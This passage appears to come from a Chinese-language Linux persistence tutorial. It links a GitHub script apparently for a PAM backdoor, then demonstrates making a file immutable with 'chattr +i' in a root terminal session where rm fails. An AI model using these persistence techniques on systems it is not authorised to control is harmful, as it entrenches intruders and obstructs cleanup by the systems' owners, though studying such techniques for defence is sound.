
Github上利用代码

https://github.com/litsand/shell/blob/master/pam.sh

0x09:创建不能删除的文件

使用chattr来给与隐藏权限.这些权限需要使用lsattr这个命令才可以查看到,而如果要修改隐藏权限,则使用chattr这个命令来进行修改.

```
chattr +i jaky.sh
```


root@Jaky: ~/Desktop/love
root@Jaky:~/Desktop/love# touch jaky.sh
root@Jaky:~/Desktop/love# chattr +i jaky.sh
root@Jaky:~/Desktop/love# rm -rf jaky.sh
rm: 无法删除'jaky.sh': 不允许的操作
root@Jaky:~/Desktop/love# id
uid=0(root) gid=0(root) 组=0(root)
root@Jaky:~/Desktop/love# ls -all jaky.sh
-rw-r--r-- 1 root root 0 6月 10 09:47 jaky.sh
root@Jaky:~/Desktop/love# lsattr jaky.sh
----i---------e----- jaky.sh
root@Jaky:~/Desktop/love# lsattr -all jaky.sh
jaky.sh   Immutable, Extents
root@Jaky:~/Desktop/love#
洛米唯熊